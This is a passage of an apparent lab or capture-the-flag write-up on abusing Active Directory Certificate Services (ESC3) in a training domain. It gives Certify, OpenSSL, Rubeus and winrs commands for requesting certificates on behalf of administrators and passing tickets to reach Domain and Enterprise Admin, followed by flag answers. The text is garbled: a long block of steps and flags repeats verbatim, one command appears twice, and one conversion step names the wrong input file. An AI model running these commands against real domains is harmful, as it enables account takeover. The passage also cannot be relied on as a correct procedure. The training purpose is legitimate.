-----BEGIN CERTIFICATE-----
MIIGNDCCBRygAwIBAgITFQAAAC5uar2JfnC4kwAAAAAALjANBgkqhkiG9w0BAQsF
ADBSMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxGTAXBgoJkiaJk/IsZAEZFgltb25l
eWNvcnAxHjAcBgNVBAMTFW1vbmV5Y29ycC1NQ09SUC1EQy1DQTAeFw0yNTA1MjAx
OTQwNDVaFw0yNzA1MjAxOTUwNDVaMFoxFTATBgoJkiaJk/IsZAEZFgVsb2NhbDEZ
MBcGCgmSJomT8ixkARkWCW1vbmV5Y29ycDEOMAwGA1UEAxMFVXNlcnMxFjAUBgNV
BAMTDUFkbWluaXN0cmF0b3IwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIB
AQDGiOnY3QBQ6jNzpjvp21+N8LaNEXhLP4TyGAFB2/uiRXlRDNlzYe+Sy+ngzO0i
QmV8kdoVkDfGy+I/hATDLlTc0rWiP+agAZCzU/erbMq4gGjp3SOPlScDJPdakiVs
B/3pSE+xYge03J7kFqsOb9jjPJf/329ujhTrnfxUJ6v37uhrT1SUmJi4gTiuUQ1e
9IRVYUvi4WSsurci8AU2666rp5Xg6fYLr2nMeaJ0XH03/eRn+D5iSdxarkr9rKYB
D3HaTWqEPjIA7+mZbEwrStD8aFW+QSFn0Ph22hKd3rvWb8Nvx6sU4L4QBZNrgk2b
zlBL6c8PiNfz6HB7uMLjuuHNAgMBAAGjggL5MIIC9TA8BgkrBgEEAYI3FQcELzAt
BiUrBgEEAYI3FQiF4ahyh8yfaOGHJoKfrlGC8vZ9gT+C4d18ue0NAgFkAgEFMBUG
A1UdJQQOMAwGCisGAQQBgjcUAgEwDgYDVR0PAQH/BAQDAgeAMB0GCSsGAQQBgjcV
CgQQMA4wDAYKKwYBBAGCNxQCATAdBgNVHQ4EFgQUN3UaAOsQSs/cvp8j12zjk87H
1bEwHwYDVR0jBBgwFoAU0f6NCqf6tDKfNvwguPfLnmjFRe0wgdgGA1UdHwSB0DCB
zTCByqCBx6CBxIaBwWxkYXA6Ly8vQ049bW9uZXljb3JwLU1DT1JQLURDLUNBLENO
PW1jb3JwLWRjLENOPUNEUCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1T
ZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPW1vbmV5Y29ycCxEQz1sb2NhbD9j
ZXJ0aWZpY2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlz
dHJpYnV0aW9uUG9pbnQwgcsGCCsGAQUFBwEBBIG+MIG7MIG4BggrBgEFBQcwAoaB
q2xkYXA6Ly8vQ049bW9uZXljb3JwLU1DT1JQLURDLUNBLENOPUFJQSxDTj1QdWJs
aWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9u
LERDPW1vbmV5Y29ycCxEQz1sb2NhbD9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0
Q2xhc3M9Y2VydGlmaWNhdGlvbkF1dGhvcml0eTA4BgNVHREEMTAvoC0GCisGAQQB
gjcUAgOgHwwdQWRtaW5pc3RyYXRvckBtb25leWNvcnAubG9jYWwwTAYJKwYBBAGC
NxkCBD8wPaA7BgorBgEEAYI3GQIBoC0EK1MtMS01LTIxLTMzNTYwNjEyMi05NjA5
MTI4NjktMzI3OTk1MzkxNC01MDAwDQYJKoZIhvcNAQELBQADggEBAMjLc1ngzFE0
7NH8te5NkBbkNedYAGob6attq2j71ykunUd0f1Rk7TvY4EyZZQ2GUUh6mBiNZg5W
hcqO5znSl6ZCS88od4drkYC/YY0fSqy8gZvwsb9d6cM2cpfleHb3M/mf7Y9wCiGg
oU9Zk3UVcTQcDaa1SWYMWGrd2oSlQFAYSJVho9HNZEAEt7Rb2mYUor3nqSy7N81h
Ex12yW8GARPzuv3lAKpK3KVEZ5k3b1fhKtGhl7CgvnG+q5MC1pvu6B3tw9MB5og6
6kL6rfT1he+RtR2m0EcS2SwV0Ase1ELKsFgYaWZQ/VquipfwRlxc6pMAV/zeKWQ/
q1dOfrm8egg=
-----END CERTIFICATE-----
```
Like earlier, save the certificate text to esc3.pem and convert to pfx. Let's keep using SecretPass\@123 as the export password:
```
C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\esc3.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\AD\Tools\esc3-agent.pfx
```
Now we can use the Enrollment Agent Certificate to request a certificate for DA from the template SmartCardEnrollment-Users:
```
C:\AD\Tools\Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:SmartCardEnrollment-Users /onbehalfof:dcorp\administrator /enrollcert:C:\AD\Tools\esc3-agent.pfx /enrollcertpw:SecretPass@123
```
Once again, save the certificate text to esc3-DA.pem and convert the pem to pfx. Still using SecretPass\@123 as the export password:
```
C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\esc3.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\AD\Tools\esc3-DA.pfx
```
Use the esc3-DA created above with Rubeus to request a TGT for DA
```
C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args asktgt /user:administrator /certificate:esc3-DA.pfx /password:SecretPass@123 /ptt
```
Check if we actually have DA privileges now:
```
winrs -r:dcorp-dc cmd /c set username
```
 To escalate to Enterprise Admin, we just need to make changes to request to the SmartCardEnrollmentUsers template and Rubeus.
 Please note that we are using '/onbehalfof: mcorp\administrator' here:
```
C:\AD\Tools\Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:SmartCardEnrollment-Users /onbehalfof:mcorp\administrator /enrollcert:C:\AD\Tools\esc3-agent.pfx /enrollcertpw:SecretPass@123
```
Please note that we are using '/onbehalfof: mcorp\administrator' here:
```
C:\AD\Tools\Certify.exe request /ca:mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:SmartCardEnrollment-Users /onbehalfof:mcorp\administrator /enrollcert:C:\AD\Tools\esc3-agent.pfx /enrollcertpw:SecretPass@123
```
 Convert the pem to esc3-DA.pfx using openssl and use the pfx with Rubeus:
```
C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args asktgt /user:moneycorp.local\administrator /certificate:C:\AD\Tools\esc3-DA.pfx /dc:mcorp-dc.moneycorp.local /password:SecretPass@123 /ptt
```
Finally, access mcorp-dc!
```
winrs -r:mcorp-dc cmd /c set username
```
```
C:\AD\Tools>winrs -r:mcorp-dc cmd /c set username
mcorp\administrator
```
### Flag 33 \[dcorp-dc] - Name of the AD CS template that has ENROLLEE\_SUPPLIES\_SUBJECT 🚩
Using `C:\AD\Tools\Certify.exe find /enrolleeSuppliesSubject` command we can see the Name of the AD CS template that has ENROLLEE\_SUPPLIES\_SUBJECT is: HTTPSCertificates
```
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : HTTPSCertificates
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
```
### Flag 34 \[dcorp-dc] - Name of the AD CS template that has EKU of Certificate Request Agent and grants enrollment rights to Domain Users 🚩
The name of the AD CS template that has EKU of Certificate Request Agent and grants enrollment rights to Domain Users is: SmartCardEnrollment-Agent
```
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : SmartCardEnrollment-Agent
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Certificate Request Agent
mspki-certificate-application-policy : Certificate Request Agent
```
### Flag 35 \[dcorp-dc] - Name of the CA attribute that allows requestor to provide Subject Alternative Names 🚩
The name of the CA attribute that allows requestor to provide Subject Alternative Names is: EDITF\_ATTRIBUTESUBJECTALTNAME2
```
[!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees can specify Subject Alternative Names!
```
### Flag 36 \[dcorp-dc] - Name of the group that has enrollment rights on the CA-Integration template 🚩
Using `Certify.exe find` command we can see the group that has enrollment rights on the CA-Integration template
Convert the pem to esc3-DA.pfx using openssl and use the pfx with Rubeus:
```
C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args asktgt /user:moneycorp.local\administrator /certificate:C:\AD\Tools\esc3-DA.pfx /dc:mcorp-dc.moneycorp.local /password:SecretPass@123 /ptt
```
Finally, access mcorp-dc!
```
winrs -r:mcorp-dc cmd /c set username
```
```
C:\AD\Tools>winrs -r:mcorp-dc cmd /c set username
mcorp\administrator
```
### Flag 33 \[dcorp-dc] - Name of the AD CS template that has ENROLLEE\_SUPPLIES\_SUBJECT 🚩
Using `C:\AD\Tools\Certify.exe find /enrolleeSuppliesSubject` command we can see the Name of the AD CS template that has ENROLLEE\_SUPPLIES\_SUBJECT is: HTTPSCertificates
```
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : HTTPSCertificates
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
```
### Flag 34 \[dcorp-dc] - Name of the AD CS template that has EKU of Certificate Request Agent and grants enrollment rights to Domain Users 🚩
The name of the AD CS template that has EKU of Certificate Request Agent and grants enrollment rights to Domain Users is: SmartCardEnrollment-Agent
```
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : SmartCardEnrollment-Agent
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Certificate Request Agent
mspki-certificate-application-policy : Certificate Request Agent
```
### Flag 35 \[dcorp-dc] - Name of the CA attribute that allows requestor to provide Subject Alternative Names 🚩
The name of the CA attribute that allows requestor to provide Subject Alternative Names is: EDITF\_ATTRIBUTESUBJECTALTNAME2
```
[!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees can specify Subject Alternative Names!
```
### Flag 36 \[dcorp-dc] - Name of the group that has enrollment rights on the CA-Integration template 🚩
Using `Certify.exe find` command we can see the group that has enrollment rights on the CA-Integration template
